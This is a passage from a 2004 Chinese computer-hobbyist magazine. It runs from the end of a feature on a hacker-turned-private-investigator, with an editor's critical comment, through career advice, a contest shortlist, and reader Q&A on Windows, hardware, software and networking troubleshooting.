如今，蜕变后的小峰很少再接手那些跟踪二奶之类的活儿了，用他的话说，他开始变得“高尚”了。小峰现在开始自学经济学和企业管理，他希望自己能够多掌握一些经济和管理的知识，将自己的“私家侦探”事业完全过渡到企业侦探。他说，在国外，网络侦探不仅仅是调查者，有时也是故障排除者。他们嗅觉灵敏、擅长计算机操作诀窍，能帮助顾客预防网上“盗窃”以及其他不良行为。网络私家侦探往往会处理一些如电子跟踪恶意转账、窃听非法电话或探测计算机异常、调查网络黑客或经济“间谍”等棘手事务，在警察局警力和技术不足的情况下，还会协助警察破案。小峰说这些才是真正的网络福尔摩斯。

法国计算机犯罪学国际专家达尼尔·马丁认为，私家网络侦探的成名是因为官方机构面对高科技犯罪时，在办案中存在着一定的弱点。后者一是不愿提供有关情况，二是应付突发事件的能力还不够完备，一些机构对警方查询答复的延拖，也妨碍了警方工作的有效性。另外，繁杂的行政程序、手段的短缺，使警方难以用快速的反应给处于网络危机中的企业以安全保证。相反，对网络犯罪颇有研究的侦探们设备配置高，受到的培训也更好。

私人网络侦探首先是一个很好的通才，其次要对数字痕迹进行研究，还要有对付轻型网络犯罪的知识。因此，一个侦探周围往往拥有一批信息学专家，一旦顾客受到了网上攻击，专家们就会被动员起来实施追踪行动。这种类似的行动非常频繁，且不为他人所知。与国外的专业网络侦探相比，小峰显然只是一个初级探索者。不过对于已经走上逐步“正轨”的小峰来说，也许今天他所说的只是一个胡思乱想的梦，但是一切都是从这里开始的。

后记

小峰顺利地帮A药物公司抓到了偷取公司电子资料的内鬼。

小编有话：私人侦探在我们国家属于一个非常边缘的职业，其从业者的职业行为往往游走在法律和道德的边界上。而文中主人翁小峰的从业内容，无论从手段和过程，都是存在很大争议的。尤其他主要是利用黑客手段来监视对象，这种行为无疑是有触犯别人隐私权的嫌疑的。尽管“小峰”自我感觉最终走上了“正途”，不再一味打探别人的隐私了，但其从业手段的本质并没有变化。所以，人们对他们的存在依然是很反感的。在现实世界里，我们知道，任何一家公司要安装一台摄像机来监视员工的行为的话，他首先得获得公安部门的许可并且备案。而且在使用过程中，还必须在受监视者能明显看到的位置提示此处已安装监视设备。而网络由于技术的无孔不入，和相应法律法规并不完善，才使网上侦探这个职业在我们的生活中事实存在成为可能。同时，网络引发的安全问题也确实让一些人的利益受到损坏，他们的需求也为网络侦探提供了一个“灰色职场”。至于想到这个领域创业的人们，小编再次提醒，一定要约束自己的行为，多学习我国的法律，不要触犯法律还自认为手段高超。

CF [CY01]

升存者活动第二轮候选者名单

186 李雅楠	280 耿强	558 陈刚	63 朱晨旭
627 朱晓东	490 余飞	15 李红波	787 张莉
193 王旭东	455 黄家奇		

以上数字为选手代码号，详细信息请访问CFan网站查询，网址：www.cfan.com.cn/hero。

活动点评

郑威女士 华硕电脑中国业务事业群品牌总监

首先我要代表华硕公司，向踊跃参与这次活动的八百多名报名者以及关注此项活动的读者们表示由衷地感谢。

华硕的企业理念是“培育、珍惜和关怀员工，让华硕人发挥其最大的潜能”。我们认真阅读了每个报名者的资料，在选择人才的过程中，同样秉承着对企业和人才负责的原则。我们重点考虑的因素是参赛者对待这次招募的态度及从简历里反映出的综合素质，同时兼顾到参赛者的兴趣爱好及择业方向与公司的契合度。由于名额有限，入选的人毕竟是少数，还有很多非常优秀的朋友由于各种原因没能跟我们走到一起来。我衷心地感谢所有的参与者，感谢所有关心华硕和支持华硕的朋友们！衷心希望所有的朋友都能从这次活动中有所收获，更加积极地面对生活，谱写出精彩的人生之路。

章群茹女士 《电脑爱好者》杂志社人力资源部主任

“简历不是找工作用的，而是赢得面试用的”。此次“升存者”活动获得的800多份简历中不乏优秀者。一首诗、一个故事、一段回忆、几个精彩案例……应聘者巧妙地运用各种文学形式向招聘者清晰准确地传达了他们详细的个人信息。从这些成功的简历中，我们不仅看到了一份优秀的简历应具备的形式和内容，更重要的是我们从中感受到的应聘者的自信——一种基于综合素质和多种能力之上的自信。

精彩当在文章外，功夫不负有心人。要使简历成为一块强有力的“敲门砖”，“写”的技巧虽然重要，比写更重要的是在实践中不断地丰富、创造和积累经验和能力，只有这样，才能在机遇到来之时写出一份让自己满意、令招聘者心动的简历。

CF [CY02]

「小强」说话

E-mail：tengxiaoqiang@sohu.com



就业技巧之五：

准备简历从大一开始

■ 滕小强

什么？简历要从大一开始准备？

当我在讲座上提出这样的观点时，发现听众中很多人皱起了眉毛，把满腹的疑问写在了脸上。大一就开始准备简历？这个人是不是有问题啊？每当这个时候，我总会给大家留出一点思考的时间。这样的建议乍听起来实在是不太容易让人接受。

这时候，有一位同学忍不住举起了手：写简历是大四学生的事情，我为什么要从大一就开始准备呢？刚进大学就开始写简历是不是有些太偏激了？

我示意这位同学坐下。这位同学所讲的其实代表了大部分低年级同学的想法，难道“简历”这两个字真的与我们低年级的同学无缘吗？大错特错了！我们一起研究下面几个问题：

简历是什么？

简历是一张可以让企业快速认识你的名片、可以打动企业的材料，是你多少年来努力的见证，代表你的历史和对未来的态度。这当然是一份沉甸甸的成果，这不仅仅是局限于几张纸，和几天的敲敲打打的工作。

企业依靠这样一些简单的材料初步判断你是否适合正在招聘的岗位、你是否具备企业需要的才能、你未来的发展潜力等。这在你找工作过程中起着非常重要的作用。

简历是怎样组成的？

通俗地来讲就是信息。一部分信息是基本的，比如年龄、性别等等，这些信息我们没有丝毫商量的余地，必须如实填写，而且几乎可以认为从出生开始到现在为止就没有办法去改变了（近几年经常出现一些男人要通过手术变成第一美女云云，因此特别指出变性不在此列）。另外一部分信息非常重要，比如获奖经历、社会实践、选修课程等，这些信息却是我们可以左右的。

我想说到这里实际上道理已经非常明显了，那就是我们可以对简历信息中第二部分进行DIY！这个DIY可不是让你动动鼠标随便编写一些东西上去。我们的简历需要真实地反应自己，我们要相赢得一份精彩的简历，获得企业的青睐，就需要我们从大一开始努力。我所讲的

从大一开始制作简历，实际上是从大一开始对自己未来的职业进行规划，并进行准备。这需要怎样的过程呢？

首先，需要对自己的未来进行规划。

把握好自己未来的方向才能够让你少走弯路，因此我们需要一个比较明确的目标。这样为了实现这个目标去对自己的知识结构和能力培养进行简单的规划，只有这样才能够让你清晰看见未来，才知道为什么要做这样或者那样的事情。

其次，需要有明确的计划。

规划固然是好事情，但走到这一步之后非常重要的，就是需要制定一个明确的计划。什么课程对你将来职业目标是有帮助的？哪些社会实践活动可以让你在心仪的领域有所积累？怎样的社团活动可以满足你的兴趣同时还会帮助你拓宽视野？曾经有个大一的同学表示自己将来要像比尔·盖茨一样创立一个高科技集团。全世界盖茨只有一个，在这里拷贝粘贴似乎行不通。像盖茨一样中途辍学也不敢保证成为一个电脑天才。小强只有建议他把宏伟的目标分割成几个可以看得见摸得着的，比如先让自己成为一个电脑高手（为自己树立一个短期的目标），之后再向盖茨这座“世界首富”大山攀登。

最后，排除万难，争取胜利。

前面的两部都是以想为主，搞清楚之后我们就需要用实践检验真理了。只有当你把理想放在踏踏实实的每一步上的时候，你的理想才是现实的，你的规划才是存在的。因此，最后也是最重要的，就可以借助毛主席的这句话来表达：排除万难，争取胜利。

当然在这里要多说的一句是，在为自己“做”简历的时候，难免会有一些偏差。比如某活动失败了、某次竞选没有成功等，这个时候就需要我们进行及时调整，找出解决方案（或者吸取教训下次再来竞选，或者另谋他路来表现你的才华）。如此一来，到了大四你会发现简历其实已经整整齐齐摆在心理了，更重要的是，这个简历在你喜欢的一类岗位中会给企业带来非常贴切的感觉，不仅仅是你的简历充满竞争力，你本人也会从制作简历的过程中受益匪浅。

怎么样？想要拥有一份诱人的简历并非易事，想让自己的简历中有点儿“干货”不是挤挤就可以的，而是需要有计划地享受大学时光。正如同时间管理中的基本道理，如果你只做救火的事情（最紧急的事情），那很有可能你永远都处在紧张之中，很忙碌却没有很高的成效；但是你同时也做一些重要但是不紧急的事情，比如规划，就会使你的紧张程度明显减轻，出错比率也明显降低。

从大一开始准备你的简历，我们会清晰地看到自己的每一步，对于未来掌握得清清楚楚。制造简历的过程也会成为你精彩的经验财富。希望我们同学看过这篇文章之后可以有目的的去读书、去学习、去参与社会实践。 CF [CY03]

网上算命成“热门”

只要你输入“占卜”或者“算命”这个关键字，相信任何搜索引擎都能帮你找到数以十万计的相关网站！面对林林总总的算命网站，小编提醒您：如果仅仅=是为了好玩，去算算测测的倒也没有什么大碍，但一定要记得，不要轻易提供自己的真实个人资料。对于那些需要交费才能占卜的网站，最好就敬而远之了！要知道，那些网站大部分都是骗子们“创业”的阵地呢！

CF [CY04]





硬件维修站

1 光驱音频输出孔不能输出声音

问：为什么我在Windows XP下播放CD光盘时，声音只能从声卡输出而无法从光驱的音频输出孔输出呢？

答：由于微软在Windows XP中对光驱的CD音频模式默认设置为“数字音频”，因此如果你没有安装光驱的模拟音频输出线，就会导致在Windows XP下播放CD光盘时，声音只能从声卡输出而无法从光驱音频输出孔输出。解决该问题的操作步骤如下：

(1)在系统桌面上右击“我的电脑”图标，在弹出的右键菜单中选择“属性”。

(2)在随后出现的“系统属性”窗口中用鼠标单击“硬件”标签，然后单击“设备管理器”按钮。

(3)在被打开的“设备管理器”窗口中用鼠标展开进入光驱项，然后用鼠标右键单击光驱参数行。

(4)在弹出的右键菜单中选择“属性”打开光驱属性窗口，单击“属性”标签，将“为此CD-ROM设备启用数字CD音频”项前的对勾用鼠标点掉。

(5)退回到系统桌面，用鼠标依次选择“开始→程序→附件→娱乐”，打开Windows Media Player，单击“工具”菜单。

(6)选择“选项”，打开媒体播放器的选项窗口；单击“设备”标签，在“设备列表”中选中已存在的光驱设备，单击“属性”按钮打开光驱属性窗口。

(7)在播放选项中选择“模拟”，最后单击“确定”按钮保存退出并重新启动电脑即可。

2 笔记本显卡与摄像头有冲突

问：我购买了一个摄像头，它在台式机上能正常使用，但只要一连接到我的笔记本电脑上就不能正常工作了，并提示与显卡有冲突，可是装到同事的同样配置的笔记本电脑上就没有这个现象。请问如何才能解决这个问题？

答：出现这个问题很可能是由显卡设置不当造成的，可以尝试用如下方法解决问题：

(1)试着降低显卡的图形处理速度来解决问题，步骤是右击系统桌面的空白处，在弹出的右键菜单上依次选择“属性→设置→性能”，把硬件加速从第四档逐渐降到最后一档，看看是否能解决问题。

(2)如果还不能解决问题，建议升级系统中的DirectX来提高硬件的兼容性。

(3)升级显卡的驱动程序。

3 集成声卡玩游戏声音不连续

问：我使用的是QDI 848P主板，上面集成了声卡，可是在玩游戏时总是有不定时的声音停顿。请问如何才能解决这个问题？

答：QDI 848P主板集成的音频芯片是Realtek公司出品的ALC655音效芯片，这个芯片在某些情况下存在与系统冲突的问题，从而导致声音时断时续。解决该问题的方法是将驱动程序升级到3.56(For QDI)版。可以通过登录QDI的官方网站下载该程序，网址是http://www.qdigrp.com/temp/alc655.zip。

4 安装USB 2.0驱动后设备不稳定

问：我的电脑配置的是EPoX EP-8RDA+主板，AthlonXP 1900+ CPU，一条Kingmax DDR333 256MB内存，RADEON 9500显卡。在安装了USB 2.0驱动程序后，USB设备工作得很不稳定，经常无故丢失，需要热拔插才能恢复正常。请问如何才能解决这个问题？

答：出现这个问题的原因是你没有按正确的方法安装nForce2的USB 2.0驱动程序造成的。正确的安装方法是：

(1)在Windows XP/2000中需要先安装最新的Service Pack，然后再安装USB 2.0驱动程序。

(2)由于Windows 98/Me不支持USB 2.0，所以建议在主板BIOS中将Integrated Peripherals项目下的OnChip USB设为V1.1，然后再安装USB 2.0驱动程序即可。

5 增加DDR内存后出现黑屏现象

问：我的电脑的配置是：华硕A7A266主板，AMD雷鸟1.2GHz CPU，GeForce4 MX 460显卡，一条128MB DDR内存，希捷80GB硬盘。最近想扩充内存，增加了一条128MB DDR内存，但开机后黑屏，更换了其他品牌的内存后也是这种情况。请问如何解决这个问题？

答：导致这个问题的原因是主板对内存的供电设置不合适。ASUS A7A266主板在缺省的情况下，给内存条提供的电压是2.5V，这个电压值对一根内存条来说是足够了，但如果是两根内存条则电压不足，从而导致内存不能正常工作。解决这个问题的方法是重新设置相关跳线。打开机箱，你可以在主板的AGP插槽尾端找到一个没有做任何标记的跳线，它就是控制内存电压的跳线。你应该将其由缺省的1-2状态改为2-3状态，这样可以得到2.6V的内存工作电压，重新启动电脑应该可以正常工作了。CF [SB01]

系统门诊所

1 真正锁定 Windows XP 任务栏

问:我的电脑安装的操作系统是Windows XP专业版，在其中设置了“锁定任务栏”后，其他人还是可以通过该设置来解除锁定。请问有什么办法能解决这个问题？

答:在Windows XP专业版中，可以用“组策略”来实现更高级的锁定。具体操作步骤如下:

(1)在系统桌面上用鼠标依次选择“开始→运行”。

(2)在出现窗口的“打开”栏中键入gpedit.msc后按回车键启动组策略。

(3)依次展开“用户配置→管理模板→任务栏和[开始]菜单”，在右侧窗口中找到“锁定任务栏”后用鼠标双击该选项。

(4)在弹出的窗口中选择“已启用”，再单击“确定”按钮即可。

再打开“任务栏”属性时你会发现“锁定任务栏”选项已经变成不可选状态了。

2 在 Windows XP 中屏蔽信使服务

问:我总是能收到局域网中其他人发来的“信使服务”信息，非常烦人。请问如何在Windows XP中屏蔽“信使服务”？

答:在Windows XP中关闭“信使服务”的方法如下:

(1)在系统桌面上用鼠标依次选择“开始→运行”。

(2)在出现窗口的“打开”栏中键入net stop messenger后单击“确定”按钮运行该命令。命令net stop messenger的作用是停止“信使服务”，要启用“信使服务”，请使用net start messenger命令。

你也可以在“开始→控制面板→性能和维护→管理工具→服务→Messenger→操作→属性→常规”中通过单击“停止”按钮并将“启动类型”改为“手动”或“已禁用”的方法来停止“信使服务”。

3 开机后开启 ADSL Modem 就不能上网吗

问:我的电脑安装了Windows XP操作系统，使用外置ADSL MODEM上宽带网。每次开机前都应该先打开ADSL MODEM的电源，如果先启动系统后再接通ADSL MODEM的电源，则会出现网络连接不上的问题，此时只能重新启动电脑，非常麻烦。听朋友说有不用重新启动电脑的方法。请问是这样的吗？

答:的确有不需要重新启动电脑也可以达到连接网络的方法，具体操作步骤如下:

(1)开启外置ADSL MODEM电源。

(2)在系统桌面上用鼠标依次选择“开始→所有程序→附件→命令提示符”。

(3)屏幕上出现命令提示符窗口后，在闪烁的光标后键入ipconfig /release并按回车键执行该命令，这条命令可以释放所有连接的IP配置。

(4)然后输入ipconfig /renew命令并按回车键可以重新对网络进行检测，检测完毕后就可以通过ADSL MODEM上网了。

4 CPU 资源占用过高引起死机

问:我的电脑安装的操作系统是Windows XP，由于工作需要，同时用作服务器，但总是出现CPU资源占用过高而导致死机的现象，而此时处理的数据量并不多。请问有什么办法能解决这个问题？

答:如果是CPU或内存配置太低，建议升级硬件;如果不是这样，那么最常见的原因是系统的MaxWorkItems参数设置不当，导致服务器的数据处理能力受到影响。你可以通过修改注册表的方法来尝试解决:

(1)在系统桌面上用鼠标依次选择“开始→运行”。

(2)在出现窗口的“打开”栏中键入regedit并单击“确定”按钮运行“注册表编辑器”。



(3)依次展开[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver]分支，在右侧窗口中新建一个名为“MaxWorkItems”的DWORD值。

(4)用鼠标双击该值，在打开的窗口中键入一个数值:如果你的电脑中有512MB以上的内存，键入1024这个数值；如果你的电脑中的内存小于512MB，键入256这个数值。

(5)保存退出后重启操作系统。

5 Windows 98 中如何安全拔出闪盘

问:我的电脑安装的操作系统是Windows 98，在使用闪盘时无法像在Windows 2000/XP中那样，通过单击“任务栏”上系统托盘区中的“拔下或弹出硬件”图标并选择“安全删除USB Mass Storage Device”来快速关闭闪盘。请问在Windows 98中有没有同样快速的方式？

答:在Windows 98操作系统中你可以通过如下方法快速关闭并拔下闪盘:

(1)在系统桌面上用鼠标双击进入“我的电脑”。

(2)右击闪盘盘符，在随后弹出的右键菜单中选择“弹出”命令。此时，闪盘的LED指示灯将熄灭，随后就可以安全地拔出闪盘了。CF [SB02]



软件咨询间

1 制作和播放无损 APE 格式音乐

问:我从网上下载了一些 APE 为扩展名的音乐文件，虽然个头比较大，但据说音质非常好。据同学说，这是一种无损音质的音乐文件，现在网上也比较流行。请问，这种音乐格式用什么播放器来播放？如果我要把手头上的 CD 制作成这种格式的文件保存下来，该用什么软件？

答:虽然APE格式的音乐文件较普通的MP3格式音乐文件容量大，但因其音质几乎可以达到完美的境界，所以许多对音质要求比较高的用户，宁可牺牲一些存储空间，也更愿意将音乐转换为 APE 格式。由于它的音质完美，所以它与 MP3 音乐或其他几种流行格式的音乐文件并存和流传也是必然的。

有一款韩国出品的老牌多媒体播放精品软件——JetAudio，该软件从 5.0 版本开始加入了对 APE 格式音乐文件的支持，可以直接用它来播放 APE 格式的音乐文件。如果我们要把自己的CD制作成这种格式的音乐文件，只需要用该软件提供的RIP CD工具即可，该工具可以通过程序主界面的RIP CD按钮来访问。

2 电影片段是怎么变成 GIF 文件的

问:常常可以看到有的网友在论坛发帖时，在自己的签名处带有一个动感强烈的小电影。下载了一看，原来是 GIF 格式的动画文件。明明是电影里的一个片段，是怎么变成 GIF 文件的呢？请傻博士指点。

答: 在大家所熟悉的优秀媒体播放器“超级解霸”软件中，附带有一个“MPEG 转 GIF”的小工具，我们可以用它方便地将 MPG、DAT、MPA 或 VOB 等常见格式的视频文件转换为 GIF 动画文件。具体转换方法如下:

首先用“超级解霸”播放影片，然后用工具栏上的“循环 / 选择录取区域”按钮来选择你要转换的片段，并用工具栏的 MPG 按钮将影片片段保存为 MPG 文件。

接下来，从“开始”菜单的“程序”→“超级解霸”程序组中选择“MPEG 转 GIF”工具，导入你刚才转换得到的 MPG 文件，并在窗口右侧进行 GIF 输出的设置，设置好后单击“开始压缩”按钮开始转换，转换完成即可获得你需要的 GIF 文件。

3 RealOne Player 安装过程中出错

问:我的电脑以前安装有一个 VCD 播放软件，但因不能播放 RMVB 压缩电影，所以我决定安装 RealOne Player 播放软件。但是，总是在安装的中途就出错，不能完成安装过程。请问如何解决这个问题？

答:RealOne Player与早期的一些 VCD 播放软件有冲突，请先将其卸载再安装。另外，如果你的电脑以前安装有 RealPlayer，在安装 RealOne Player 前，建议将旧的 RealPlayer 也卸载掉。

4 RealPlayer 也能播放 WMV 文件

问:一位朋友建议我使用 RealPlayer 播放器，他说 RealPlayer 很全能。但是，请问 RealPlayer 可以用来播放微软的 WMV 文件吗？

答:RealNetworks 最近推出了 RealPlayer V10.0 播放器。RealPlayer 从这个版本开始能够支持 Windows Media 格式了。这是它走向全能播放器的一项重大突破。对微软 WMV、ASF 视频以及 WMA 音频格式的支持，将使得更多的用户投向Real 的怀抱。你不妨上网下载一个，体验一下它的魅力所在。

5 拼音加加输入美元符号 $

问:我的电脑上装了“拼音加加”输入法，在使用过程中，我发现按 Shift 和键盘上数字键 4 只能输入人民币符号￥。请问美元符号 $ 如何输入？

答:“拼音加加”中输入人民币或美元符号只需要输入这两个符号的汉语拼音首字母即可。要得到￥符号，只需输入 rmb；要得到 $ 符号，只需输入 my 后选择即可。

6 解决生僻字的输入问题

问:我使用“拼音加加”输入法，请问用它能不能输入一些基本汉字库中没有的生僻汉字？如何输入？

答:“拼音加加”输入法支持 GBK 大汉字库，通过设置可以用它来输入不常用的生僻字，方法如下:

(1)选择“拼音加加”输入法。

(2)单击状态提示钮，打开输入法设置菜单。

(3)单击“设置…”选项，弹出“拼音加加设置”对话框。

(4)在“其他”选项组中单击选中“GBK 汉字”选项。

7 让你的数码相片自动排排队

问:我自己拍摄了许多数码照片，看到网上许多图片网站都把照片做成了小缩略图索引。我也想自己做这种形式的照片索引。请问如何实现？

答:用 ACDSee 图片管理软件就可以制作这种网页格式的缩略图。方法如下:

首先在ACDSee中选取合适的源图片文件，接着运行“插件→HTML相册生成器”命令，此时会打开“HTML相册生成器”对话框。

接着，在这个对话框中设置图片的格式、大小、每页显示的图片数量等重要参数，单击下部的“确定”按钮之后，ACDSee就会把选中的文件自动生成一个HTML格式的文件。最后启动IE浏览器打开生成的文件就可以看到效果了。

8 重装WinRAR后原配置仍可保留

问：我在安装好WinRAR之后进行了很多设置，但是在重新安装系统之后又要重新设置这些参数，非常麻烦。有没有简便一些的方法？

答：如果你习惯了自定义的一套WinRAR压缩管理方案，重新安装系统之后对软件进行重新设置的确非常麻烦，但目前的新版本WinRAR中增加了一个导入导出功能，它可以帮助我们快速完成设置的备份和恢复。

在进行设置备份的时候，先激活WinRAR主窗口，并且运行“选项→导入/导出→导出设置到文件”命令，这时WinRAR就会把有关的设置以注册表文件形式备份在安装目录中。同样，在恢复设置的时候只要选择“选项→导入/导出→从文件导入设置”命令，并且在弹出的窗口中选择以前备份得到的REG文件，就能够快速将WinRAR所有设置恢复到以前的状态了。

9 设置Word文档自动备份以防不测

问：以前我用WPS处理文件时，系统会自动在后台保留一个BAK备份文件，这样一旦编辑的文档出现问题后，可以用备份文件来恢复。现在我改用Word处理文档，前几天就曾因没有存盘死机而使半小时工作前功尽弃。请问，Word中可以设置这种自动备份功能吗？

答：同WPS一样，用户也可以在Word中进行设置，让Word帮助用户备份文件。具体方法如下：

单击“工具→选项”，在“选项”对话框中选择“保存”选项卡，选中“保留备份”选项。这样，在保存文档后，相同的路径下就会出现一个Word文档的备份文件。

10 将多个区域打印在同一页面上

问：如何将Excel的多个打印区域打印到同一页上？

答：如果打印区域中包含工作表的不相邻区域，默认情况下，Microsoft Excel将把每个区域打印到单独的页面上。但是，我们可以使用隐藏行或列的办法将工作表的各部分打印到同一页面上。

(1)并排打印所需的列。如果需要将不相邻的列并排打印，请先选择不需要打印的列，然后将鼠标指向“格式”菜单中的“列”子菜单，接着单击“隐藏”命令。设置一个包含所有列的打印区域，其中也包括隐藏的列。

(2)连续打印所需的行。如果需要将不相邻的行连续打印，请先选择不需要打印的行，然后将鼠标指向“格式”菜单中的“行”子菜单，接着单击“隐藏”命令。设置一个包含所有行的打印区域，其中也包括隐藏的行。

11 使词霸成为专业翻译家

问：我购买了正版金山词霸2003，为何安装后看不到专业词典？

答：安装专业词库需要用自定义安装方式。请按如下步骤进行操作：

(1)确认你在安装词霸时选择了“自定义安装”，且选择安装了专业词典。

(2)在词典管理中点击“安装词典”，将目录下的所有词典选中(用Ctrl+A组合键)，按“打开”。此时可看到词典管理中的词典目录多了很多内容。

(3)在“设置→查词词典”设置中点击“添加”，将希望添加的词典勾选上并确定。此时可看到在“查词词典”的词典列表中多了很多本词典。

(4)将你希望应用的词典勾选上，也可以在这里调整词典优先级(显示顺序)。

提示：取词词典的设置同步骤(3)(4)。

12 制作自动播放幻灯片的光盘

问：因为工作需要，我需要制作一些PowerPoint演示文档，但在外出播放时有的客户的电脑上没有安装PowerPoint软件。请问，如何在没有安装PowerPoint的客户电脑上演示这些文档？

答：你可以利用PowerPoint提供的打包功能(见该软件“文件”菜单)将演示文稿打包，然后将包中的内容解压出来并制作成自动运行光盘提供给客户使用。方法如下：

首先，将需要刻录在光盘上的幻灯片打开，并将其打包。注意，在打包时，应当把包含链接和嵌入字体都选上，这样演示文稿中涉及的图片、动画、声音都能够进入打包文件，嵌入字体意味着文稿中所使用的字体在其他电脑上也能正确显示——这是非常重要的；当询问是否包含播放器时，一定要选择“是”。

然后，在打包的输出路径下找到打包的结果pngsetup.exe文件，双击它，进行解包。解压出来的ppview32.exe、name.pps(用户需要放映的幻灯片)等文件将来要放在欲刻录的光盘根目录下。

最后建立一个将来同样放在光盘根目录下的autorun.inf文件，内容如下：

```
[AUTORUN]
OPEN=ppview32.exe name.pps(此处name.pps为欲演示的文件)
ICON=ppview32.exe
```

设置完毕后，就可以刻录这张能够自动运行并播放的PowerPoint多媒体光盘了。CF [SB03]

网络答疑室

1 注册新浪会员后不能登录免费邮箱

问：我刚刚注册了新浪免费邮箱，为什么刚注册成功登录时提示没有注册邮箱？

答：目前申请新浪会员和新浪邮箱是分成两个步骤进行的，首先你需要注册新浪会员，在注册成功后的步骤中会提示你继续注册免费邮箱，你需要继续进行注册才能注册成功。你说的情况很可能是误把注册了免费会员当成是注册了免费邮箱。如果你已经注册了一个新浪的会员代号，但是没有免费邮箱，请在下面的链接再次进行注册：http://unipro.sina.com.cn/register.html。

2 如何使用网上的QQ好友查询功能

问：我不知道朋友的QQ号码，但知道他的昵称，在以昵称查询好友的QQ时总是会查出许多同名的号码。请问，如何才能准确查到自己好友的QQ号码？

答：QQ本身的查询功能过于简单，因此我们可以用网页查询方式作为补充。首先登录到腾讯网站相应页面。

（1）简单搜索：和QQ的"自定义查找"用法基本相同，你可以先选择查找种类，比如"QQ号码"、"E-mail地址"或"昵称"，然后在"查找内容"一栏输入具体内容，点击"搜索"就可以了，右边会显示出搜索出来的网友资料，但与QQ的"自定义查找"相比，显示的网友资料更多，更全。

（2）复杂搜索：可以根据地区、年龄、性别、地址、婚姻状态、行业、学历状态等搜索网友，这是"复杂查询"的精华所在。有些资料如"行业"、"信仰"等是网友在社区中填写的个人资料，如果网友没有在社区填写个人资料，则使用该网友在QQ中填写的个人资料。有三项必须选择：地区、年龄、性别，其他可填可不填，各个查询条件之间是"并且"的关系，就是说必须同时符合你设置的所有条件的网友才能被检索出来。

3 RTF格式邮件不能阅读的问题

问：我给朋友发邮件后，朋友收到时总是发现邮件格式无法被识别，但邮件包含名为WINMAIL.DAT的新附件。不知该如何阅读？

答：当Outlook使用RTF发送邮件而收件人的电子邮件程序不能识别RTF时，便会出现这种情况。如果用户已经将Outlook设置为在通过Internet发送邮件时保留RTF格式，就可以更改此设置，以将这些邮件转换成最适合大多数收件人所使用的格式。更改设置的方法是：

先在Outlook主窗口里执行"工具"菜单上的"选项"命令，在弹出对话框中使用"邮件格式"选项卡。

单击"Internet 格式"，在"Outlook RTF选项"下，选择所需的格式。这里我们建议用户把它设置为"转换成HTML格式"，因为大多数电子邮件程序都能够识别这种格式。它还能保留邮件中的文本格式、图片和其他功能。

提示：虽然使用"转换成纯文本格式"通用性更强，但转换后的邮件将会丢失所有添加的文本格式（如：粗体、斜体、段落等）。

4 网吧第二次收信密码自动弹出

问：我在网吧里通过IE使用个人邮箱，当第一次使用完后半小时再登录，发现收信密码自动弹出了。请问这是怎么回事？如何避免我的密码不再弹出，以保证邮箱的安全性？

答：这是你用的那台电脑的IE浏览器设置的原因。请按照如下操作修改IE浏览器的设置：

首先，在Internet Explorer的"工具"菜单上，单击"Internet选项→内容"选项卡。

接下来在"个人信息"区域，单击"自动完成"，选中要使用的"自动完成"选项的复选框。如果某项设置为未选中状态，则该项功能便被关闭了。

5 "网上邻居"中只有自己的电脑

问：我的电脑已经与内部局域网建立了物理连接。但启动后只能在"网上邻居"中看到自己的电脑，没有别人的电脑。请问，这是为什么？如何解决？

答：一般来说，能找到自己的计算机，则说明网卡已经安装正确，如果找不到局域网内的其他计算机，



可试着进行如下处理：

（1）在任意一个Windows窗口的地址栏，输入如\\wanglei（其中的wanglei为某台计算机的名字）再回车，如果可以正确访问，则说明网络的物理连接（网卡、网线、HUB等）的相互连接是正常的，在这种情况下，多刷新几次"网上邻居"或重新在"控制面板→网络"中添加IPS/SPX和NetBEUI协议即可。

（2）如果在上一步中以\\wanglei的格式不能正确访问，则首先应该检查网络的物理连接是否正常，比如网线有没有接通、相应的HUB口是否坏了等。

（3）如果确信网络的物理连接是正常的，则仍可能是"控制面板→网络"中的服务和协议有不对的地方。这时需要将它们全部删除，再重新一个个地添加进去。

（4）如果还是不行，就极可能是网卡所在的主板插槽有问题，换一个插槽插入试试。最后一个可能就是，网卡本身有毛病，则需要更换网卡。CF [SB04]

走进编辑部

编辑部里的猫猫狗狗

■飞狼

编辑部里一般来说是充满了生机的，从早上8：30就开始有早到的兄弟们聚集在未开的大门外抽烟聊天，一直到深夜11：40都还有小怪这样以社为家的同志在拼命干活，彻夜不归……但活动的无非都是些直立行走的动物……但这一日，大家正在做稿子时，寂静的编辑部里忽然传来了一声很哀怨的猫叫——“喵……”

大家面面相觑。哪里来的猫？

虽然说早就知道胖子养了一只“苦瓜”，Flanker养了一只“泡菜”，但是只听说过猫儿被他们锁在家里饿到发狂，乃至他们回家时备受猫儿抓挠之苦，却从未听说过猫儿能偷偷跟着他们来上班的啊？！正在疑惑之时……猫儿又叫起来了，非常哀怨——“喵……”“喵……”就在小怪背后。

小怪忍不住了。他爬起来看看后面，后面是Flanker的座位，但是Flanker本人并不在。小怪又弯腰去看桌子底下，是不是哪只小猫被踩到了尾巴……叫声断断续续，过一会不响了，过一会又响起来……小怪刚想仔细倾听一下方位，声音又没有了。折腾了半天，才发现那声音是从Flanker的右手柜子里发出的……敢情原来是Flanker的手机！由于此手机铃声过于哀怨，所以我们一致认为是Flanker在虐待他们家“泡菜”时录制的……。

光有猫叫还不算稀奇，更稀奇的则是小特的手机，是纯粹小狗叫声组成的某某进行曲；每当小特手机铃声响起，我们总会投去B4的目光……

《走进读者的电脑生活》征文启事

走进读者的电脑生活

编辑部在行动栏目自推出《掀起小编的盖头来》专题之后，许多读者纷纷来信表示喜欢这样的题材。最近因栏目编辑调整，写手们较忙，所以本专题暂告一段落，待“猎手”就位，瞄准“猎物”之后再继续给大家奉献可口小菜。

接下来，编辑部在行动栏目计划推出《走进读者的电脑生活》这个专题。由于拥有上百万读者的《电脑爱好者》群体是一个浩大的资源宝库，在这个巨大的宝库中一定蕴藏着许许多多感人肺腑的电脑故事。无论是正面的故事，还是反面的故事，通过这些故事，一定会对读者朋友们的工作生活有所启迪。

亲爱的读者朋友们，如果电脑在你的生活中占有一席之地的话，闲暇之时，夜半不能眠之际，做了电脑梦醒来的时候……请打开电脑，拉出键盘，写写你的电脑生活故事吧。手头上没有电脑的朋友就拿出纸和笔，小编们看到白纸黑字也会感到另一番亲切的滋味。

征文时间:2004年全年有效

电子信箱:hotline@cfan.com.cn（为保证安全接收请同时抄送到anshiwei16888@126.com）

邮政地址:100086　北京9615信箱《电脑爱好者》编辑部在行动(“走进读者的电脑生活”稿)

